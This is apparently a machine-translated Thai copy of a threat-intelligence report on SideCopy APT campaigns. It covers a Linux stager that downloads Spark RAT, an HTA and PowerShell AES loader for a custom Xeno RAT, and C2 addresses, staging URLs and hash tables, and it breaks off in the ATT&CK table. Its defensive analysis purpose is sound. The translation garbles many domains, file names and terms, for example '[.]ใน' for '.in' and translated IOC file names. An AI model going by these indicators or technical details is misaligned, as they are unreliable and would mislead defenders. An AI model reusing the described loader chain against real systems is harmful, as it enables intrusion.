- ไฟล์ข้อความ: TXT, HTML, PDF, XML
ลินุกซ์
นอกจากการโจมตีที่มุ่งเป้าไปที่ Windows แล้ว กลุ่มแรกของ SideCopy ยังกำหนดเป้าหมายไปที่สภาพแวดล้อม Linux ด้วย ไฟล์เก็บถาวรที่เป็นอันตรายมีชื่อเดียวกันกับไฟล์ที่ใช้ใน Windows แต่มีวันที่แก้ไขเป็น 2024-12-20 ไฟล์เก็บถาวรนี้ประกอบด้วยไบนารี ELF ที่เขียนด้วยภาษา Go ซึ่งสะท้อนให้เห็นถึงกลยุทธ์ข้ามแพลตฟอร์มที่สอดคล้องกัน เมื่อวิเคราะห์แล้ว กระบวนการทำงานของ stager มีความคล้ายคลึงกับstagerที่เกี่ยวข้องกับ Poseidon และ Ares RAT ซึ่งเชื่อมโยงกับ Transparent Tribe และ SideCopy APT ตามลำดับ

ฟังก์ชัน Stager:
- การใช้งาน wget คำสั่งดาวน์โหลดตัวล่อจาก อีโก้เซอร์วิส โดเมนเข้าไปในไดเร็กทอรีเป้าหมาย /.local/แชร์ และเปิดมันขึ้นมา (National-Holidays-RH-PER_N-1.pdf)
- ดาวน์โหลดเพย์โหลดสุดท้าย เด็กซน as /.local/share/xdg-open และดำเนินการ
- สร้าง crontab '/dev/shm/mycron' เพื่อรักษาการคงอยู่ตลอดการรีบูตระบบสำหรับเพย์โหลดภายใต้ชื่อผู้ใช้ปัจจุบัน
เพย์โหลดสุดท้ายที่ Stager ส่งมอบคือ Spark RAT ซึ่งเป็นโทรจันการเข้าถึงระยะไกลแบบโอเพนซอร์สที่รองรับข้ามแพลตฟอร์มสำหรับระบบ Windows, macOS และ Linux RAT เขียนด้วย Golang และเผยแพร่บน GitHub ในปี 2022 ได้รับความนิยมอย่างมากโดยมี fork มากกว่า 500 รายการ Spark RAT ใช้โปรโตคอล WebSocket และคำขอ HTTP เพื่อสื่อสารกับเซิร์ฟเวอร์ C2
คุณสมบัติของ Spark RAT ประกอบด้วยการจัดการและยุติกระบวนการ, การตรวจสอบปริมาณการรับส่งข้อมูลเครือข่าย, การสำรวจและถ่ายโอนไฟล์, การแก้ไขและลบไฟล์, การไฮไลต์โค้ด, การตรวจสอบเดสก์ท็อป, การจับภาพหน้าจอ, การดึงข้อมูลระบบปฏิบัติการ และการเข้าถึงเทอร์มินัลระยะไกล นอกจากนี้ ยังรองรับฟังก์ชันการจัดการพลังงาน เช่น การปิดเครื่อง, การรีบูต, การออกจากระบบ, การพักเครื่อง, การไฮเบอร์เนต และฟังก์ชันล็อกหน้าจอ
คลัสเตอร์-บี
กิจกรรมคลัสเตอร์ที่สองของ SideCopy มุ่งเป้าไปที่ระบบ Windows แม้ว่าเราสงสัยว่ากิจกรรมดังกล่าวมุ่งเป้าไปที่ระบบ Linux โดยอิงจากโครงสร้างพื้นฐานที่สังเกตมาตั้งแต่ปี 2023

การติดเชื้อเริ่มต้นด้วยลิงก์อีเมลฟิชชิงแบบเจาะจง (Spear-phishing) ที่ดาวน์โหลดไฟล์เก็บถาวรชื่อ 'NDC65-Updated-Schedule.zip' ซึ่งประกอบด้วยไฟล์ทางลัดในรูปแบบนามสกุลคู่ ซึ่งจะทริกเกอร์ไฟล์ HTA ระยะไกลที่โฮสต์อยู่บนโดเมนอื่นที่ถูกบุกรุก:
- “hxxps://modspaceinterior.com/wp-content/upgrade/01/ และ mshta.exe”

ได้มีการตรวจพบรหัสเครื่องที่เชื่อมโยงกับ LNK “desktop-ey8nc5b” ในแคมเปญก่อนหน้าของ SideCopy แม้ว่าวันที่แก้ไข '2023:05:26' จะบ่งชี้ว่าอาจเป็นรหัสเครื่องเก่าที่ถูกนำกลับมาใช้ซ้ำ ควบคู่ไปกับการใช้ MSI stagers กลุ่มนี้ยังคงใช้ stagers ที่ใช้ HTA ซึ่งยังคงตรวจจับได้เกือบทั้งหมด (FUD)

ไฟล์ HTA ประกอบด้วยเพย์โหลด .NET ที่เข้ารหัส Base64 ชื่อBroaderAspect.dllซึ่งจะถูกถอดรหัสและโหลดเข้าสู่หน่วยความจำของ MSHTA โดยตรง ไบนารีนี้จะเปิดเอกสารล่อ NDC ที่ถูกวางไว้ใน ไดเร็กทอรี ProgramDataและตัวจัดการ .NET เพิ่มเติมในรูปแบบ PDF ใน ไดเร็กทอรี Publicการตั้งค่าการคงอยู่ถาวรทำได้ผ่านคีย์รีจิสทรี Run ที่ชื่อ “Edgre” และจะดำเนินการดังนี้:
cmd /C start C:\Users\Public\USOShared-1de48789-1285\zuidrt.pdf
เพย์โหลดที่เข้ารหัส
ไฟล์ไบนารี .NET ที่ถูกทิ้งชื่อ 'Myapp.pdb' มีไฟล์ทรัพยากรสองไฟล์:
- “Myapp.Resources.Document.pdf”
- “Myapp.Properties.Resources.resources”
ไฟล์แรกถูกถอดรหัสโดยใช้รหัสซีซาร์โดยเลื่อนตัวอักษรไปข้างหลัง 9 ตัว ไฟล์ถูกบันทึกเป็น ' Public\Downloads\Document.pdf ' (122.98 KB) ซึ่งเป็นเอกสาร GIAC ปี 2004 เรื่อง “เทคนิคการสื่อสารขั้นสูงของม้าโทรจันสำหรับการเข้าถึงระยะไกลบนระบบปฏิบัติการ Windows”

แม้จะไม่ใช่ไฟล์ล่อเป้า แต่จะมีการเพิ่มข้อมูลที่เข้ารหัสไว้ในตอนท้าย มัลแวร์จะค้นหาเครื่องหมาย “ %%EOF ” เพื่อแยกข้อมูล PDF ออกจากข้อมูล EXE ข้อมูล PDF จะถูกแยกตั้งแต่ต้นจนถึงเครื่องหมาย ในขณะที่ข้อมูล EXE จะถูกแยกหลังจากข้ามเครื่องหมายไป 6 ไบต์

หลังจากล่าช้าไปสักพัก ไฟล์ข้อมูล EXE จะถูกวางลงในตำแหน่ง “ Public\Downloads\suport.exe ” (49.53 KB) ซึ่งจะถูกส่งเป็นอาร์กิวเมนต์พร้อมกับคีย์เพื่อเรียกใช้คำสั่ง PowerShell

ระยะ PowerShell
จะเห็นการดำเนินการคำสั่ง PowerShell ด้วยอาร์กิวเมนต์พื้นฐาน “-NoProfile -ExecutionPolicy Bypass -Command” เพื่อละเว้นนโยบายและโปรไฟล์ มีการส่งพารามิเตอร์สองรายการ:
-EPath 'C:\\Users\\Public\\Downloads\\suport.exe'-EKey 'wq6AHvkMcSKA++1CPE3yVwg2CpdQhEzGbdarOwOrXe0='
หลังจากหน่วงเวลาไประยะหนึ่ง คีย์การเข้ารหัสจะถูกถอดรหัสจาก Base64 และ 16 ไบต์แรกจะถูกใช้เป็น IV สำหรับการเข้ารหัส AES (โหมด CBC พร้อมแพดดิ้ง PKCS7) การดำเนินการนี้จะทำเพื่อโหลดไบนารีที่ถอดรหัสแล้วเป็นแอสเซมบลี .NET ลงในหน่วยความจำโดยตรง เพื่อเรียกใช้จุดเข้าใช้งาน

Xeno RAT ที่กำหนดเอง
การดัมพ์เพย์โหลดสุดท้ายของ .NET ที่ชื่อ 'DevApp.exe' ทำให้เราได้พบกับฟังก์ชันที่คุ้นเคยใน Xeno RAT ซึ่งเป็นโทรจันการเข้าถึงระยะไกลแบบโอเพนซอร์สที่เปิดตัวครั้งแรกเมื่อปลายปี 2023 ฟีเจอร์หลักๆ ได้แก่ HVNC, การเข้าถึงไมโครโฟนสด, พร็อกซีแบบย้อนกลับของ SOCKS5, การบายพาส UAC, คีย์ล็อกเกอร์ และอื่นๆ อีกมากมาย เวอร์ชันที่กำหนดเองที่ SideCopy ใช้ ได้เพิ่มวิธีการจัดการสตริงพื้นฐานด้วย C2 และพอร์ตเป็น 79.141.161[.]58:1256

เมื่อปีที่แล้ว ยาน Xeno RAT รุ่นปรับแต่งพิเศษที่ชื่อ MoonPeak ถูกใช้โดย APT ที่มีความเชื่อมโยงกับเกาหลีเหนือ ซึ่งติดตามด้วยชื่อ UAT-5394 เช่นเดียวกัน ยาน Spark RAT รุ่นปรับแต่งพิเศษก็ถูกนำมาใช้โดยบริษัทที่พูดภาษาจีน เช่น DragonSpark และ TAG-100
โครงสร้างพื้นฐานและการระบุแหล่งที่มา
โดเมนที่กลุ่มภัยคุกคามใช้เพื่อเตรียมการสำหรับมัลแวร์ ส่วนใหญ่มีผู้รับจดทะเบียนชื่อ GoDaddy.com, LLC
| โดเมนการจัดเตรียม | เห็นครั้งแรก | วันเริ่มใช้งาน | ASN |
| modspaceinterior[.]com | มกราคม 2025 | กันยายน 2024 | AS 46606 – GoDaddy |
| drjagrutichavan[.]com | มกราคม 2025 | ตุลาคม 2021 | AS 394695 – GoDaddy |
| nhp.mowr[.]gov[.]in | ธันวาคม 2024 | กุมภาพันธ์ 2005 | AS 4758 – ศูนย์สารสนเทศแห่งชาติ |
| egovservice[.]ใน | ธันวาคม 2024 | มิถุนายน | AS 140641 – GoDaddy |
| pmshriggssssiwan[.]ใน | พฤศจิกายน 2024 | Mar 2024 | AS 47583 – โฮสติงเกอร์ |
| พอร์ทัลการศึกษา[.]ใน | สิงหาคม 2024 | สิงหาคม 2024 | AS 22612 – ชื่อราคาถูก |
โดเมน C2 ถูกสร้างขึ้นก่อนแคมเปญในสัปดาห์สุดท้ายของเดือนธันวาคม พ.ศ. 2024 โดยมีผู้ให้บริการจดทะเบียนโดเมนของแคนาดา “Internet Domain Service BS Corp.” โดเมนเหล่านี้จะแก้ไขเป็น IP ที่มี Cloudflare ASN 13335 ซึ่งตั้งอยู่ในแคลิฟอร์เนีย
| โดเมน C2 | วันเริ่มใช้งาน | IP | ASN |
| updates.widgetservicecenter[.]com | 2024 ธ.ค. 25 | 104.21.15[.]163
172.67.163[.]31
|
ASN 13335 – คลูฟแลร์ |
| updates.biossysinternal[.]com | 2024 ธ.ค. 23 | 172.67.167[.]230
104.21.13[.]17 |
ASN 202015 – บริษัท HZ Hosting จำกัด |
C2 สำหรับ Xeno RAT 79.141.161[.]58 มีชื่อสามัญเฉพาะ (CN=PACKERP-63KUN8U) กับ HZ Hosting Limited ของ ASN 202015 พอร์ตที่ใช้ในการสื่อสารคือ 1256 แต่มีการสังเกตเห็นพอร์ต RDP เปิด 56777 เช่นกัน

โดเมน C2 ทั้งสองเชื่อมโยงกับ Cloudflare ASN 13335 ซึ่งแปลงเป็นช่วง IP 172.67.xx.xx โดเมน C2 ที่คล้ายกันบน ASN นี้เคยถูก SideCopy ใช้ในการโจมตี ภาค การเดินเรือ มาก่อน เมื่อพิจารณาจากกลุ่มการติดเชื้อในอดีต วิธีการและกลยุทธ์ที่สังเกตได้ และไดเร็กทอรีแบบเปิดที่โฮสต์อยู่ การโจมตีเหล่านี้ที่มีวิธีการและกลยุทธ์ใหม่ ๆ จึงมีความน่าเชื่อถือสูงว่าเป็นฝีมือของ SideCopy
สรุป
กลุ่ม SideCopy APT ซึ่งเชื่อมโยงกับปากีสถาน ได้พัฒนากลยุทธ์อย่างมีนัยสำคัญตั้งแต่ปลายเดือนธันวาคม 2024 โดยขยายเป้าหมายให้ครอบคลุมภาคส่วนสำคัญๆ เช่น กระทรวงการรถไฟ น้ำมันและก๊าซ และกระทรวงการต่างประเทศ กลุ่มนี้ได้เปลี่ยนจากการใช้ไฟล์ HTA มาเป็นแพ็คเกจ MSI เป็นกลไกการจัดเตรียมหลัก และยังคงใช้เทคนิคขั้นสูง เช่น การโหลดแบบ DLL ด้านข้าง การโหลดแบบสะท้อน และการถอดรหัส AES ผ่าน PowerShell นอกจากนี้ กลุ่มยังได้ใช้ประโยชน์จากเครื่องมือโอเพนซอร์สที่ปรับแต่งเอง เช่น Xeno RAT และ Spark RAT พร้อมกับการใช้งาน CurlBack RAT ที่เพิ่งค้นพบใหม่ โดเมนและเว็บไซต์ปลอมที่ถูกบุกรุกกำลังถูกนำมาใช้เพื่อฟิชชิ่งข้อมูลประจำตัวและโฮสต์เพย์โหลด ซึ่งเน้นย้ำถึงความพยายามอย่างต่อเนื่องของกลุ่มในการปรับปรุงความคงอยู่และหลบเลี่ยงการตรวจจับ
SEQRITE การป้องกัน
- LNK.SideCopy.49245.Gen
- LNK.Trojan.49363.GC
- ไซด์คัดลอก.Mal.49246.GC
- HTA.SideCopy.49248.Gen
- HTA.SideCopy.49247.Gen
- HTA.โทรจัน.49362.GC
- โทรจัน.เอฟเอ็มคิว
IOCs
Windows
| a5410b76d0cb36786e00d2968d3ab6e4 | วันหยุดแห่งชาติ 2024-RH-PER_N-1.zip |
| f404496abccfa93eed5dfda9d8a53dc6 | 2024-วันหยุดแห่งชาติ-RH-PER_N-1.pdf.lnk |
| 0e57890a3ba16b1ac0117a624f262e61 | แนวทางการรักษาความปลอดภัย.zip |
| 57c2f8b4bbf4037439317a44c2263346 | แนวทางการรักษาความปลอดภัย.pdf.lnk |
| 53eebedc3846b7cf5e29a90a5b96c803 | wininstaller.msi |
| 97c3328427b72f05f120e9a98b6f9b09 | ตัวติดตั้ง msi |
| 0690116134586d41a23baed300fc6355 | ConsoleApp1.exe |
| ef40f484e095f0f6f207139cb870a16e | ConsoleApp1.exe |
| 9d189e06d3c4cefdd226e645a0b8bdb9 | DUI70.dll |
| 589a65e0f3fe6777d17d0ac36ab07f6f | DUI70.dll |
| 0eb9e8bec7cc70d603d2d8b6efdd6bb5 | กำหนดการอัปเดตสำหรับ ndc 65 ตามที่ได้หารือไว้.txt |
| 8ceeeec0e33026114f028cbb006cb7fc | การอัปเดตนโยบายสำหรับหลักสูตรนี้.txt |
| 1d65fa0457a9917809660fff782689fe | NDC65-อัปเดตกำหนดการ.zip |
| 7637cbfa99110fe8e1074e7ead66710e | NDC65-อัปเดตกำหนดการ.pdf.lnk |
| 32a44a8f7b722b078b647e82cb9e85cf | NDC65-อัปเดตกำหนดการ.hta |
| a2dc9654b99f656b4ab30cf5d97fe2e1 | กว้างกว่า Aspect.dll |
| b45aa156aef2ad2c77b7c623a222f453 | zuidrt.pdf |
| 83ce6ee6ad09a466eb96f347a8b0dc20 | เอกสาร.pdf |
| cf6681cf1f765edb6cae81eeed389f78 | สนับสนุน.exe |
| c952aca2036d6646c0cffde9e6f22775 | DevApp.exe (Xeno RAT ที่กำหนดเอง) |
ลินุกซ์
| b5e71ff3932c5ef6319b7ca70f7ba8da | วันหยุดแห่งชาติ 2024-RH-PER_N-1.zip |
| 0a67bfda993152c93a212087677f9b60 | วันหยุดราชการ 2024-RH-PER_N-1․pdf |
| e165114280204c39e99cf0c650477bf8 | clinsixfer.elf (Spark RAT แบบกำหนดเอง) |
C2
| 79.141.161[.]58:1256 | หนูเซโน |
| updates.widgetservicecenter[.]com
updates.biossysinternal[.]com |
หนูเคิร์ลแบ็ค |
URL ที่
| hxxps://egovservice.in/dssrts/helpers/fonts/2024-วันหยุดแห่งชาติ-RH-PER_N-1/ |
| hxxps://egovservice.in/dssrts/helpers/fonts/2024-วันหยุดแห่งชาติ-RH-PER_N-1/inst/ |
| hxxp://egovservice.in/dssrts/helpers/fonts/2024-วันหยุดแห่งชาติ-RH-PER_N-1/lns/clinsixfer.elf |
| hxxp://egovservice.in/dssrts/helpers/fonts/2024-วันหยุดแห่งชาติ-RH-PER_N-1/lns/2024-วันหยุดแห่งชาติ-RH-PER_N-1.pdf |
| hxxps://nhp.mowr.gov.in/NHPMIS/TrainingMaterial/aspx/แนวทางการรักษาความปลอดภัย/ |
| hxxps://nhp.mowr.gov.in/NHPMIS/TrainingMaterial/aspx/Security-Guidelines/wont/ |
| hxxps://updates.widgetservicecenter.com/antivmcommand |
| hxxps://modspaceinterior.com/wp-content/upgrade/02/NDC65-Updated-Schedule.zip |
| hxxps://modspaceinterior.com/wp-content/upgrade/01/ |
| hxxps://modspaceinterior.com/wp-content/upgrade/01/NDC65-อัปเดตกำหนดการ.hta |
| hxxps://egovservice.in/vvcmcrts/ |
| hxxps://egovservice.in/vvcmc_safety_tank/ |
| hxxps://egovservice.in/testformonline/test_form |
| hxxps://egovservice.in/payroll_vvcmc/ |
| hxxps://egovservice.in/pakora/egovservice.in/ |
| hxxps://egovservice.in/dssrts/ |
| hxxps://egovservice.in/cmc/ |
| hxxps://egovservice.in/vvcmcrtsballarpur72/ |
| hxxps://egovservice.in/dss/ |
| hxxps://egovservice.in/130521/set_authority/ |
| hxxps://egovservice.in/130521/13/ |
โดเมนสเตจจิ้ง
| modspaceinterior[.]com |
| drjagrutichavan[.]com |
| nhp.mowr[.]gov[.]in |
| pmshriggssssiwan[.]ใน |
| พอร์ทัลการศึกษา[.]ใน |
| egovservice[.]ใน |
| gadchiroli.egovservice[.]ใน
pen.egovservice[.]ใน cpcontacts.egovservice[.]ใน cpanel.egovservice[.]ใน webdisk.egovservice[.]ใน cpcalendars.egovservice[.]ใน เว็บเมล.egovservice[.]ใน www.dss.egovservice[.]ใน www.cmc.egovservice[.]ใน cmc.egovservice[.]ใน dss.egovservice[.]ใน mail.egovservice[.]ใน www.egovservice[.]ใน www.pakola.egovservice[.]in pakola.egovservice[.]ใน www.pakora.egovservice[.]in pakora.egovservice[.]ใน |
โฮสต์และ PDB
| C:\ProgramData\LavaSoft\Sampeose.dll |
| C:\ProgramData\LavaSoft\DUI70.dll |
| C:\ProgramData\LavaSoft\girbesre.exe |
| C:\ProgramData\LavaSoft\svnides.hta |
| C:\Users\Public\USOSshared-1de48789-1285\zuidrt.pdf |
| C:\Users\Public\Downloads\Document.pdf |
| C:\Users\Public\Downloads\suport.exe |
| E:\finalRnd\Myapp\obj\Debug\Myapp.pdb |
ล่อ
| 320bc4426f4f152d009b6379b5257c78 | 2024-วันหยุดราชการ-RH-PER_N-1.pdf |
| 9de50f9357187b623b06fc051e3cac4f | แนวทางการรักษาความปลอดภัย.pdf |
| c9c98cf1624ec4717916414922f196be | NDC65-อัปเดตกำหนดการ.pdf |
| 83ce6ee6ad09a466eb96f347a8b0dc20 | เอกสาร.pdf |
MITER ATT&CK
| TTP | ชื่อ |
| การลาดตระเวน | |
| T1589.002 | รวบรวมข้อมูลประจำตัวของเหยื่อ: ที่อยู่อีเมล |
| การพัฒนาทรัพยากร | |
| T1583.001
T1584.001 T1587.001 T1588.001 T1588.002 T1608.001 T1608.005 T1585.002 T1586.002 |
รับโครงสร้างพื้นฐาน: โดเมน
